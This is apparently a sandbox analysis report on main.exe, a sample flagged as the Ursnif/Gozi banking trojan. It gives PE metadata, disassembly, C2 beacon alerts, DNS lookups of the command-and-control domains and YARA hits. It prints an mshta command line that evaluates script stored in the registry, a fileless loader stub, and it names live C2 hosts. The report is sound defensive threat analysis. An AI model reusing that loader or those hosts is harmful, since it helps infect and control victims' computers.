- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ocsp.digicert.com, ctldl.windowsupdate.com
- Execution Graph export aborted for target mshta.exe, PID 2388 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 2620 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:15:01	API Interceptor	17x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1b5r1h15.c2u.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmpv3qo3.pur.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.5154778279802725
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	main.exe
File size:	37888
MD5:	9676298f24c8cdd4b532ac027a00f60e
SHA1:	8d0bd57712533f1a889627706925c17ed4347ce5
SHA256:	0f5cce66023859e9d7e3f54b78e95bf09618db5ed01fe05b765d76ab156271da
SHA512:	525b70896530a60cf58de64e8052ef2a8eb5ccc73d86fcd1f55d4850e682e3ff44c7ebc18ab029fc479b75a9a0083765c314c542b356d7ef8a7e7e493f13e7fd
SSDEEP:	768:/QLm41fM01vAqyRrlpltKFyr8MS1g7/s1w70anLq:/L41fMSvXArbYVrO0/saLq
TLSH:	9503E1967C6D152DDFDF82B22B2F618087392331565A50B4737F242F9A43D1B407B263
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y..+...x...x...x..lx...x...xQ..x...x...x..vx...x..kx...x..nx...xRich...x.....PE..L.....%c...../.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40182f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x632596C9 [Sat Sep 17 09:43:37 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1640d668d1471f340cbe565fe63522f6

Entrypoint Preview
Instruction
push esi
xor esi, esi
push esi
push 00400000h
push esi
call dword ptr [0040203Ch]
mov dword ptr [00403160h], eax
cmp eax, esi
je 00007F42ECE959C7h
push esi
call dword ptr [00402008h]
mov dword ptr [00403170h], eax
call dword ptr [00402044h]
call 00007F42ECE955D9h
push dword ptr [00403160h]
mov esi, eax
call dword ptr [00402040h]
push esi
call dword ptr [00402048h]
pop esi
push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
mov esi, eax
mov eax, dword ptr [00403180h]
mov ecx, dword ptr [esi+3Ch]
mov ecx, dword ptr [ecx+esi+50h]
lea edx, dword ptr [eax-69B24F45h]
not edx
lea ecx, dword ptr [ecx+eax-69B24F45h]
push edi
and ecx, edx
lea edx, dword ptr [ebp-08h]
push edx
lea edx, dword ptr [ebp-04h]
push edx
add eax, 964DA0FCh
push eax
push ecx
call 00007F42ECE95C2Dh
test eax, eax
jne 00007F42ECE959FCh
mov edi, dword ptr [ebp-04h]
push esi

Instruction
push edi
call 00007F42ECE95D03h
mov ebx, eax
test ebx, ebx
jne 00007F42ECE959D8h
mov esi, dword ptr [edi+3Ch]
add esi, edi
push esi
call 00007F42ECE95424h
mov ebx, eax
test ebx, ebx
jne 00007F42ECE959C7h
push edi
mov eax, esi
call 00007F42ECE95F04h
mov ebx, eax
test ebx, ebx
jne 00007F42ECE959B9h
mov esi, dword ptr [esi+28h]
push eax
push 00000001h
add esi, edi
push edi
call esi
test eax, eax
jne 00007F42ECE959AAh
call dword ptr [0000202Ch]

Rich Headers

Programming Language:	• [IMP] VS2008 SP1 build 30729 • [LNK] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x20e8	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5000	0x10	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xd8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0xa8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1000	0x1000	False	0.718017578125	data	6.515539058364033	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x4c0	0x600	False	0.4635416666666667	data	4.488955985688776	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x3000	0x194	0x200	False	0.056640625	data	0.12227588125913882	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x4000	0x2dc	0x400	False	0.7607421875	data	6.3016514258390215	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x5000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x8000	0x7200	False	0.9698807565789473	data	7.856350754061323	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports


DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv
KERNEL32.dll	GetModuleHandleA, GetLocaleInfoA, GetSystemDefaultUILanguage, HeapAlloc, HeapFree, WaitForSingleObject, Sleep, ExitThread, lstrlenW, GetLastError, VerLanguageNameA, GetExitCodeThread, CloseHandle, HeapCreate, HeapDestroy, GetCommandLineW, ExitProcess, SetLastError, TerminateThread, SleepEx, GetModuleFileNameW, CreateThread, OpenProcess, CreateEventA, GetLongPathNameW, GetVersion, GetCurrentProcessId, GetProcAddress, LoadLibraryA, VirtualProtect, MapViewOfFile, GetSystemTimeAsFileTime, CreateFileMappingW, QueueUserAPC
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3134.0.118.20349698802033203 11/16/22-02:14:48.026105	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49698	80	192.168.2.3	134.0.118.203
192.168.2.3134.0.118.20349698802033204 11/16/22-02:14:48.026105	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49698	80	192.168.2.3	134.0.118.203

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 16, 2022 02:14:25.396747112 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:25.457850933 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:25.458098888 CET	49698	80	192.168.2.3	134.0.118.203

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 16, 2022 02:14:25.458513021 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:25.519583941 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472409964 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472446918 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472465038 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472477913 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472493887 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472511053 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472527027 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472527981 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.472544909 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472562075 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472575903 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.472575903 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.472578049 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.472604990 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.472639084 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.533454895 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533502102 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533519030 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533530951 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533543110 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533555031 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533570051 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533586979 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533603907 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533620119 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533637047 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533652067 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533668041 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533684969 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533699036 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533715010 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533715010 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.533730030 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533746958 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.533797979 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.533797979 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.533798933 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.533798933 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.539521933 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.539557934 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.539746046 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595025063 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595071077 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595088005 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595101118 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595113039 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595129967 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595146894 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595164061 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595181942 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595197916 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595215082 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595231056 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595247030 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595263004 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595278025 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595297098 CET	80	49698	134.0.118.203	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 16, 2022 02:14:39.595314026 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595329046 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595345020 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595360994 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595371008 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595376968 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595371008 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595392942 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595408916 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595424891 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595442057 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595446110 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595446110 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595446110 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595457077 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595473051 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595485926 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595489979 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595505953 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595508099 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595520973 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595532894 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595536947 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595555067 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595556974 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595571995 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595587969 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595603943 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595618010 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595621109 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.595618963 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595648050 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.595669985 CET	49698	80	192.168.2.3	134.0.118.203
Nov 16, 2022 02:14:39.600761890 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.600799084 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.600816011 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.600830078 CET	80	49698	134.0.118.203	192.168.2.3
Nov 16, 2022 02:14:39.600982904 CET	49698	80	192.168.2.3	134.0.118.203

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 16, 2022 02:13:04.754086018 CET	59869	53	192.168.2.3	8.8.8.8
Nov 16, 2022 02:13:05.118052006 CET	53	59869	8.8.8.8	192.168.2.3
Nov 16, 2022 02:14:25.358735085 CET	57840	53	192.168.2.3	8.8.8.8
Nov 16, 2022 02:14:25.378199100 CET	53	57840	8.8.8.8	192.168.2.3
Nov 16, 2022 02:15:18.869553089 CET	57990	53	192.168.2.3	8.8.8.8
Nov 16, 2022 02:15:19.235027075 CET	53	57990	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 16, 2022 02:13:04.754086018 CET	192.168.2.3	8.8.8.8	0xbfdf	Standard query (0)	lentaphoto.at	A (IP address)	IN (0x0001)	false
Nov 16, 2022 02:14:25.358735085 CET	192.168.2.3	8.8.8.8	0x8f7	Standard query (0)	iujdhsndjfks.ru	A (IP address)	IN (0x0001)	false
Nov 16, 2022 02:15:18.869553089 CET	192.168.2.3	8.8.8.8	0xe6a8	Standard query (0)	lentaphoto.at	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 16, 2022 02:13:05.118052006 CET	8.8.8.8	192.168.2.3	0xbfdf	Server failure (2)	lentaphoto.at	none	none	A (IP address)	IN (0x0001)	false
Nov 16, 2022 02:14:25.378199100 CET	8.8.8.8	192.168.2.3	0x8f7	No error (0)	iujdhsndjfks.ru		134.0.118.203	A (IP address)	IN (0x0001)	false
Nov 16, 2022 02:15:19.235027075 CET	8.8.8.8	192.168.2.3	0xe6a8	Server failure (2)	lentaphoto.at	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- iujdhsndjfks.ru

Statistics

Behavior



System Behavior

Analysis Process: main.exe PID: **6012**, Parent PID: **3452**

General

Target ID:	0
Start time:	02:13:00
Start date:	16/11/2022
Path:	C:\Users\user\Desktop\main.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\main.exe
Imagebase:	0x400000
File size:	37888 bytes
MD5 hash:	9676298F24C8CDD4B532AC027A00F60E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379318249.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379201744.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379201744.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379201744.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379244595.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379244595.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379244595.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000002.507621836.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000002.507621836.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.506994526.000000000112F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.506557066.0000000000CB9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.470931903.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.470931903.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.470931903.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379164621.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379164621.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379164621.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.453248169.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.453248169.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.453248169.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.470843781.0000000001429000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379115531.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379115531.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379115531.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379275340.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379275340.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379275340.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379360683.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379360683.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379360683.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.484013460.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.484013460.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379342148.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.379342148.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.379342148.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.484040297.00000000012AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.470798619.00000000013AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **2388**, Parent PID: **3452**

General

Target ID:	14
Start time:	02:14:57
Start date:	16/11/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>W6wy='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(W6wy).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff7e7b90000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

